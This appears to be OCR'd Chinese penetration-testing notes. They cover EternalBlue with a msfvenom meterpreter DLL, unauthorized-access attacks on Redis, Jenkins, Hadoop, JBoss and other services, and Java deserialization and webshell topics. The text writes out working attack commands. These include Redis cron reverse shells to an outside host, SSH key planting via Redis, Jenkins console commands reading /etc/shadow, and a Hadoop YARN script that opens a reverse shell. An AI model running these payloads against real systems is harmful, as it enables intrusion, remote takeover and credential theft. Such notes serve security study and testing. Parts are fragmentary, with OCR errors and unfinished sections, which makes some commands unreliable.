
利用

在本地用虚拟机搭建了Kail 和 Windows7系统

```
windwos7靶机IP：192.168.175.138
```

生成木马dll


```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.175.138 lport=6666 -f dll > 64.dll
```



py下载地址：fb.py

```
https://github.com/misterch0c/shadowbroker/tree/master/windows
```

1)设置ip
2)Use Eternalblue使用 Eternalblue插件
3)Use doublepulsa使用 doublepulsar插件
4)最后执行dll反弹shell
操作步骤不截图了挺简单的...



2.2.2 未授权访问漏洞

这类问题覆盖的应用、利用方式较广，因此只举例频次较高的漏洞

Redis

Redis是一个开源的使用ANSI C语言编写、支持网络、可基于内存亦可持久化的日志型、 Key-Value数据库

reds-cli

```
redis-cli -h 172.16.x.x -p 6379
```

如何写入文件

```
172.16.x.x:6379 > CONFIG GET dir
1) "dir"
2) "/usr/local/var/db/redis"
172.16.x.x:6379 > CONFIG set dir /tmp/
OK
172.16.x.x:6379 > SET foobar "who are you? Rvnoxsy"
OK
172.16.x.x:6379 > CONFIG GET dbfilename
1) filename
2) dump.rab
172.16.x.x:6379 > CONFIG SET dbfilename write_file.log
OK
172.16.x.x:6379 > save
OK
```

反弹shell-Linux

```
127.0.0.1:6379 > set shell "\n* * * * *  bash -i >& /dev/tcp/1.1.1.1/88 0>&1\n"
OK
127.0.0.1:6379 > config set dir /var/spool/cron/
OK
127.0.0.1:6379 > config set dbfilename root
OK
127.0.0.1:6379 > save
[238] xx May xx:xx:xx DB saved on disk
OK
```

写入公钥
生成公钥：

```
ssh-keygen-t rsa   --一直回城即可
```

```
127.0.0.1:6379 > config set dir /root/ssh/
OK
127.0.0.1:6379 > config set dbfilename authorized_keys
OK
127.0.0.1:6379 > set x "\n\n\nssh-rsa xxxxxx root@kali\n\n\n"
OK
127.0.0.1:6379 > save
OK
```

操作完记得情况数据库

```
172.16.x.x:6379 > FLUSHALL
```

2.2.2.1未授权漏洞总结

未授权漏洞

Redis

计划任务反弹shell

利用计划任务执行命令反弹shell

在redis以root权限运行时可以写crontab来执行命令反弹shell
先在自己的服务器上监听一个端口

```
nc -lvnp 6666
```

然后执行命令：

```
redis-cli -h 192.168.x.x
192.168.x.x:6379 > set x "\n* * * * * bash -i >& /dev/tcp/192.168.x.x/6666 ...
192.168.x.x:6379 > config set dir /var/spool/cron/
192.168.x.x:6379 > config set dbfilename root
192.168.x.x:6379 > save
```

写入公钥
获取rsa

```
ssh-keygen -t rsa
```

将公钥写入foo.txt，注意内容前后要加2个换行

```
echo -e "\n\n"; cat /root/ssh/id_rsa.pub; echo -e "\n\n") > foo.txt
```

将foo.txt放入键crackit里

```
cat foo.txt redis-cli -h IP -x set crackit
```

连接目标

```
redis-cli -h Ip
```

设置目标的redis的配置文件
设置数据库备份目录为/root/.ssh/

```
192.168.X.X: 6379 > config set dir /root/.ssh/
```

设置数据库备份文件名为authorized_keys

```
192.168.X.X:6379 > config set dbfilename authorized_keys
```

此时公钥成功写入目标机子，文件名为authorized_keys

```
192.168.x.x:6379 > save
```

利用私钥链接目标

```
ssh -i /root/.ssh/id_rsa root@192.168.x.x
set x "\n\n\n
```

参考资料：

```
https://segmentfault.com/a/1190000009811404
https://github.com/andymccurdy/redis-py
```

Jenkins

默认是8080端口未授权访问就是任意用户都能访问都能执行命令

```
127.0.0.1:8080/jenkins/manage
127.0.0.1:8080/jenkins/script
```

常用命令集合：

```
println "whoami".execute().text
```

Linux：

```
println ifconifg -a".execute().text
println "cat /etc/passwd".execute().text
printin"cat /etc/shadow".execute().text
```

Windows：

```
println "ipconfig /all".execute().text
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'ipconfig'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

靶机有漏洞复现，遇到了执行命令即可...

Mongodb

利用可视化工具连接默认端口：28017
推荐Robo3t 1.1 即可

python mongodb_unauth.py

```
coding:utf-8
mongodb未授权检测脚本
usage: python3 mongodb_unauth.py ip port
默认端口28017和27017

from pymongo import MongoClient
import sys

ip = sys.argv[1]

port = int(sys.argv[2])

try:
 conn = MongoClient(ip, port, socketTimeoutMS=5000) #连接 MongoDB，延时5秒
 dbs = conn.database_names()
 print('[ok] -> {}:{} database_names : {}'.format(ip, port, dbs))
 conn.close()
except Exception as e:
 error = e.args
 print('[-] -> {}:{} error : {}'.format(ip, port, error))
```

```
python3 mongodb_unauth.py 192.168.175.1 27017
```

ZooKeeper

默认端口：2181、2171

```
ls /  #查看所有节点
get / #获取某个节点信息
```

参考资料：

```
https://blog.csdn.net/lihao21/article/details/51778255
https://www.cnblogs.com/wushijin/p/11654076.html
```

脚本检测

```
# coding=utf-8
import socket


def get_plugin_info():
    plugin_info = {
        "name": "Zookeeper未授权访问",
        "info": "Zookeeper Unauthorized access",
        "level": "中危",
        "type": "未授权访问",
        "author": "c4bbage@qq.com",
        "url": "https://hackerone.com/reports/154369",
        "keyword": "server:Zookeeper",
        "source": 1
    }
    return plugin_info


def check(ip, port, timeout):
    try:
        socket.setdefaulttimeout(timeout)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip, int(port)))
        flag = "envi"
        # envi
        # dump
        # reqs
        # ruok
        # stat
        s.send(flag)
        data = s.recv(1024)
        s.close()
        if 'Environment' in data:
            return u"Zookeeper Unauthorized access"
    except:
        pass


def main():
    ip = "1.1.1.1"
    print check(ip, 2181, 2)

if __name__ == '__main__':
    main()
```

```
https://github.com/ysrc/xunfeng/tree/master/vulscan/vuldb
```

Elasticsearch

默认端口：9200

```
http://localhost:9200/_plugin/head/  web管理界面
http://localhost:9200/_cat/indices
htp:// localhost:9200/_river/_search 查看数据库敏感信息
http://localhost:9200/_nodes    查看节点数
```

脚本检测：

```
# coding:utf-8
# elasticsearch未授权检测脚本
# author：ske
# usage: python3 elasticsearch_unauth.py ip port
# 默认端口9200
# http://localhost:9200/_plugin/head/ web管理界面
# http://localhost:9200/_cat/indices
# http://localhost:9200/_river/_search 查看数据库敏感信息
# http://localhost:9200/_nodes 查看节点数据

import sys
from elasticsearch import Elasticsearch
import requests
import json

ip = sys.argv[1]
port = int(sys.argv[2]) # 9200
try:
    es = Elasticsearch("{}:{}".format(ip, port), timeout=5)  # 连接Elasticsearch,延时5秒
    es.indices.create(index='unauth_text')
    print('[+] 成功连接 : {}'.format(ip))
    print('[+] {} -> 成功创建测试节点unauth_text'.format(ip))
    es.index(index="unauth_text", doc_type="test-type", id=2, body={"text": "text"})
    print('[+] {} -> 成功往节点unauth_text插入数据'.format(ip))
    ret = es.get(index="unauth_text", doc_type="test-type", id=2)
    print('[+] {} -> 成功获取节点unauth_text数据 : {}'.format(ip, ret))
    es.indices.delete(index='unauth_text')
    print('[+] {} -> 清除测试节点unauth_text数据'.format(ip))
    print('[ok] {} -> 存在ElasticSearch未授权漏洞'.format(ip))

    print('尝试获取节点信息：↓')
    text = json.loads(requests.get(url='http://{}:{}/_nodes'.format(ip, port), timeout=5).text)
    nodes_total = text['_nodes']['total']
    nodes = list(text['nodes'].keys())
    print('[ok] {} -> [{}] : {}'.format(ip, nodes_total, nodes))

except Exception as e:
    error = e.args
    print('[-] -> {}  error : {}'.format(ip, error))
```

```
python3 elasticsearch_unauth.py 192.168.1.4 9200
```

Memcache

默认端口11211

提示连接成功表示漏洞存在

```
telnet <target> 11211，或 nc -vv <target> 11211
```

Memcached端口是对外开放的，用nc或Telne可以直接登录，查看信息，增加修改都可以

修复建议

```
memcached设置监听内网或配置防火墙限制非必要的远程访问
```

参考

```
https://www.cnblogs.com/mrhonest/p/10881389.html
```

Hadoop

Hadoop是一个由Apache基金会所开发的分布式系统基础架构
用户可以在不了解分布式底层细节的情况下，开发分布式程序
充分利用集群的威力进行高速运算和存储
在默认情况下，Hadoop允许任意用户访问管理接口

poc:

```
#!/usr/bin/env python

import requests

target = 'http://127.0.0.1:8088/'
lhost = '192.168.220.137' # put your local host ip here, and listen at port 9999

url = target + 'ws/v1/cluster/apps/new-application'
resp = requests.post(url)
app_id = resp.json()['application-id']
url = target + 'ws/v1/cluster/apps'
data = {
    'application-id': app_id,
    'application-name': 'get-shell',
    'am-container-spec': {
        'commands': {
            'command': '/bin/bash -i >& /dev/tcp/%s/9999 0>&1' % lhost,
        },
    },
    'application-type': 'YARN',
}
requests.post(url, json=data)
修改exploit.py中的反弹IP
python exploit.py
```

HDFS

```
NameNode 默认端口 50070
DataNode 默认端口 50075
httpfs  默认端口 14000
journalnode 默认端口 8480
```

YARN （JobTracker ）

```
ResourceManager 默认端口 8088
Jobtracker  默认端口 50030
TaskTracker  默认端口 50060
```

Hue默认端口8080

YARN（JobTracker）

```
master   默认端口 6001
regionserver 默认端口 60030
```

hive- server2默认端口1000

spark- jdbcserver默认端口10003

开启身份验证，防止未经授权用户访问

Couchdb

默认端口5984

在local.ini配置中：
bind_address = 设置为0.0.0.0则存在未授权访问

直接加端口进行访问即可
exp：

```
https://github.com/vulhub/vulhub/blob/master/couchdb/CVE-2017-12636/exp.py
```

Ldap

使用工具ldap admin直接连接即可

防御措施：

```
https://www.cnblogs.com/mrhonest/p/10948657.html   --建议
https://blog.csdn.net/u011607971/article/details/86378361   --管理方法
```

未授权漏洞总结：

```
https://github.com/f1veT/VulScan/find/master    --Vulscan
https://github.com/ysrc/xunfeng/tree/master/vulscan/vuldb   --vuldb
```

2.2.2.2 JBOSS未授权访问

Jboss未授权访问


vulhub漏洞平台可以复现，启用环境位置：vulhub-jboss-cve-2017-7504

```
docker-compose up -d
```

访问8080端口无账号密码就可进入

linux-kali-exp

```
git clone https://github.com/joaomatosf/jexboss
cd jexboss
python jexboss py
```




```
python3 jexboss.py IP+port
```

执行工具会依次检测一下项目，有漏洞就会显示红色的: VULNERABLE(易受攻击的)，工具就会根据找到容易受到攻击的点，进行利用

然后选择YES，就可以获得shell了

2.2.3 远程代码执行漏洞

2.2.3.1 Java下奇怪的命令执行

前言

使用ProcessBuilder

```
ProcessBuilder pb=new ProcessBuilder(cmd);
pb.start();
```

使用Runtime

```
Runtime.getRuntime().exec(cmd)
```

也就是说上面cmd参数可控的情况下，均存在命令执行的问题。但是话题回来，不太清楚大家是否遇到过java命令执行的时候，无论是windows还是linux环境下，带有 |，<，> 等符号的命令没办法正常执行。所以今天就进入底层看看这两个东西

差别
这里只讲解下跟进 java. lang, Runtime#exec的构造方法，exec的构造方法有以下几种情况,其实根据传入的变量我们大概可以区分的了，一个是根据 String command，也就是直接传入一个字符串，另一个是根据 String cmdarrayu[]，也就是传入一个数组

需要知道Runtime.getRuntime{}.exec{} 的底层实际上也是 ProcessBuilder

getRuntime{}.exec{} 如果直接传入字符串会经过String Tokenizer的分割，进而破坏其原本想要表达的意思

https://codewhitesec.blogspot.com/2015/03/sh-or-getting-shell-environment-from.html
详细了解下这篇文章的讲解

总结：

其实java已经尽量规避命令执行的安全问题，JDK沙盒机制会进行 checkExec，执行命令的机制就是仅仅检查并执行命令数组中的第一个，而分隔符后面的所有东西都是默认为被执行程序的参数，所以 getRuntime().exec() 通过传入字符串执行命令的时候，应该尽量避免使用空格，用了空格可能会改变这条命令本身想要表达的意思

所以在Java下如果遇到复杂的命令执行，且参数只能如下所示，且只有一个位置可以控制的话,建议使用base64的编码方式，windows下可以使用 powershll的base64

Java的反序列化框架利用框架yso，以及一些shiro这类反序列化导致的命令执行实际上很多是用了getRuntime来达到命令执行的目的，且就像我们上面说的，可控位置比较固定，执行复杂命令会出现执行不了

Reference

```
sh-or-getting-shell-environment-from
```

2.2.3.2 Shiro反序列化记录

漏洞搭建安装和复现：

```
https://cloud.tencent.com/developer/article/1078421
https://blog.knownsec.com/2016/08/apache-shiro-java/
```

Reference

Pwn a CTF Platform with Java JRMP Gadget

```
https://blog.orange.tw/2018/03/pwn-ctf-platform-with-java-jrmp-gadget.html
https://open.appscan.io/article-862.html
https://www.jianshu.com/p/f10ad968e1b2
```

强网杯“彩蛋— Shiro1.2.4(SHRO550)漏洞之发散性思考

```
该链接已失效，可查看书籍
```

Apache Shiro Java反序列化漏洞分析

```
https://blog.knownsec.com/2016/08/apache-shiro-java/
https://bacde.me/post/Apache-Shiro-Deserialize-Vulnerability/
```

知识盲区，需要脑补！！！！！

2.2.3.3 RMI-反序列化

参考

RM官方文档

```
https://xz.aliyun.com/t/4711#toc-3   ---浅显易懂的JAVA反序列化入门
java安全漫谈-04RM篇(1)  ----如果看到可以找dayu我要
java安全漫谈04.RM篇(2)   --没找到（2）....
```

知识盲区，需要脑补！！！！！

2.2.3.4 JNDI注入

参考：（哎，知识盲区，加油脑补）

```
https://www.freebuf.com/vuls/115849.html   --Jndi注入及Spring RCE漏洞分析
https://www.veracode.com/blog/research/exploiting-jndi-injections-java  --在Java中利用JNDI注入
https://kingx.me/Restrictions-and-Bypass-of-JNDI-Manipulations-RCE.html   --如何绕过高版本JDK的限制进行JNDI注入利用
```

RPC

```
https://www.jianshu.com/p/2accc2840a1b  --如何给老婆解释什么是RPC
https://www.freebuf.com/column/189835.html   ---深入理解JNDI注入与Java反序列化漏洞利用
```

ldap

```
https://www.cnblogs.com/wilburxu/p/9174353.html   --LDAP概念和原理介绍
https://www.jianshu.com/p/7e4d99f6baaf   --LDAP入门
https://blog.csdn.net/caoyujiao520/article/details/82762097  --LDAP入门使用
```

2.2.3.5 fastjson漏洞浅析

前言

Fastion是一个Java语言编写的高性能功能完善的JSON库。它采用一种“假定有序快速匹配"的算法，把JS0N Parse的性能提升到极致，是目前Java语言中最快的JSON库。 Fastjson接口简单易用，已经被广泛使用在缓存序列化、协议交互、We输出、Android客户端等多种应用场景

参考链接

```
https://www.freebuf.com/column/207439.html   ---如何绕过高版本JDK的限制进行JNDI注入
```

三个fastjson1.2...版本的poc，需要花很多时间来学习！！！

2.2.3.6 CVE-2019-11043 PHP远程代码执行复现

简介

相信大家都在满天的公众号预警里面看过很多,这里就一笔带过

2019年10月22日，国外安全研究员公开了一个PHP-FPM远程代码执行的漏洞EXP
该漏洞是 Andrew Danau在某比赛解决一道CTF题目时发现，向目标服务器URL发送%0a符号时，服务返回异常发现的漏洞

2019年9月26日，PHP官方发布漏洞通告其中指出使用 Nginx + php-fpm的服务器在部分配置下存在远程代码执行漏洞且该配置已被广泛使用，危害较大，影响较为广泛相关工具已经公开

Github地址如下:

```
https:/github.com/neex/phuip-fpizdam
```

方法很多，我会写出来...后补！！！

2.2.3.7 java webshell从入门到入狱系列1-基础篇

本系列文章纯探讨技术交流，请勿使用本文探的技术构造恶意webshel非法入侵他人网站

前言

本系列，主要从webshell基础、 webshell的bypass技术（关键字、流量层、hook点逃逸）、后渗透的webshell维权（基于容器特性的隐式webshell、内存shell等）等方面和大家交流java中webshell的形式

基础

java webshell种类

现在大部分中间件容器，所能支持解析的后缀，主要是jsp，jspx 两种动态脚本为主，比如 tomcat容器中，默认能支持解析的动态脚本已经默认写在配置中了

```
 <jsp-config>

<jsp-property-group>

<url-pattern>*.jspx</url-pattern>

<url-pattern>*.jsp</url-pattern>

<scripting-invalid>true</scripting-invalid>

</jsp-property-group>

</jsp-config>
```

在目前常见的 webshel的后门种类,主要分如下几类：

各种客户端的一句话 webshll （比如菜刀、冰蝎、蚁剑、c刀等常见客户端）、专门负责数据传输的webshell（与数据库进行交互）、Tune后门（基于 socks5协议的 reGeorg之类的）、小马（单纯的进行命令执行、单纯的进行文件管理/上传等功能)、大马（集成了文件管理、命令执行、数据库连接等多功能性大马）

java执行命令方式

在这节我们拿最基础的命令执行的来讨论，如何用多种方式写我们的负责命令执行的webshell

在java中，常见的能够执行命令的方式

java基础的webshell命令执行方式

使用 java runtime exec()

第一种常见的使，用 java.lang.Runtime 类进行执行系统命令，该方法也是目前市面上各种静态查杀 webshell 辅助工具首要盯着的目标，需要注意的是win 下和linux 需要区别对待，以及当使用多个命令组合使用注意坑。下面我们来看看代码。使用 Runtime 类，调用exec执行命令返回一个Process对象,然后启一个 BufferedReader类，对返回的结果进行保存回显处理。执行exec的时候需要特别注意，带有|，<，> 等符号的命令需要使用如下代码的方式进行执行，要不然容易出错

讲解了webshell大部分能利用的机制：
Java 执行系统命令的方法和原理
用 ProcessBuilder 绕过检测
使用 Java 反射机制绕过检测
使用 Java 类加载机制绕过检测
获得 Class 对象的四种方法

```
https://cloud.tencent.com/developer/article/1180753   --利用Java反射和类加载机制绕过JSP后门检测
```

非常详细…

```
https://javasec.org/javase/   --安全门
```

熟悉下Java反射基础：
定义：
java反射机制是在运行状态中，对于任意一个类，都能够知道这个类的所有属性和方法；对
于任意一个对象，都能够调用它的任意方法和属性；这种动态获取信息以及动态调用对象的功能称为java语言的反射机制

java反射涉及的类:

```
cass类：代表类的实体,在运行的Java应用程序中表示类和接口
Field类：代表类的成员变量(类的属性)
Method类：代表类的方法
Constructor类：代表类的构造方法
```

Class类中常见使用的
1）获取的类中的方法
for Name(String className)：根据类名返回类的对象
getName()：获得类的完整路径名字

2）获取类中属性相关

getFields()：获得所有公有的属性对象
getDeclaredFields()：获得所有属性对象(带Declared的可以获取到私有private)

3）获得类中方法
getMethods()：获得该类所有公有的方法
getDeclaredMethod(String name, Class…<?> parameterTypes)：获得该类某个方法
getDeclaredMethods()：获得该类所有方法

Fed类常见使用的
equals(Object obj)：属性与ob相等则返回true
get(Object obj)：获得obj中对应的属性值
set(Object obj, Object value)：设置obj中对应属性值

Method类

invoke(object obj, Object…args) 传递 object对象及参数调用该对象对应的方法

Constructor类

newInstance(Object…initargs)：根据传递的参数创建类的对象

2.2.3.8 深究XMLdecoder (dayu-Third day)

Oracle关于这个 xmldecoder造成的漏洞的CVE编号分别是CVE2017-3506、CVE2017-10271、CVE2019-2725

最早关于CVE2017-3506的补丁只是根据 object标签进行了限制

而根据文章中讲解的继承关系 object替换成void即可，它们实际上是不受影响的，因此便出现了CVE-2017-10271，而针对CVE-2017-10271的补丁限定了所有具有执行的节点

但这次CVE-2019-2725主要是class标签，class标签可代替 object标签来生成对象，因此这次漏洞本质还是 xmldecoder的问题，而补丁也是针对class标签来处理的

```
https://blog.csdn.net/fnmsd/article/details/89889144    --fnmsd作者-XMLDecoder解析流程分析
https://www.anquanke.com/post/id/180725    ---浅谈Weblogic反序列化——XMLDecoder的绕过史
```

只是盲区，需要脑补！！！！

2.2.3.9 FastJson 反序列化学习

这篇文章总结的非常好：

```
http://www.lmxspace.com/2019/06/29/FastJson-反序列化学习/
```

Reference

```
fastjson-remote-code-execute-poc:
https://github.com/shengqi158/fastjson-remote-code-execute-poc

Fastjson 1.2.24反序列化漏洞分析:
https://www.freebuf.com/vuls/178012.html

Fastjson反序列化漏洞研究:
https://www.cnblogs.com/mrchang/p/6789060.html

Fastjson反序列化之TemplatesImpl调用链:
https://p0rz9.github.io/2019/05/12/Fastjson反序列化之TemplatesImpl调用链/
```

2.2.3.10 Oracle 数据库安全思考之xml反序列化

学习文章非常详细：

```
https://my.oschina.net/u/4587690/blog/4452199
```

参考：

```
http://obtruse.syfrtext.com/2018/07/oracle-privilege-escalation-via.html
```

2.2.3.11 Webshell绕安全模式执行命令

绕过方法总结：

```
http://www.91ri.org/8700.html
```

EXP和poc：

```
https://github.com/yangyangwithgnu/bypass_disablefunc_via_ld_preload
```

2.2.3.12 Java 下的XEE漏洞

该文章讲解了java xml下大部分的XEE漏洞原因和防御：

```
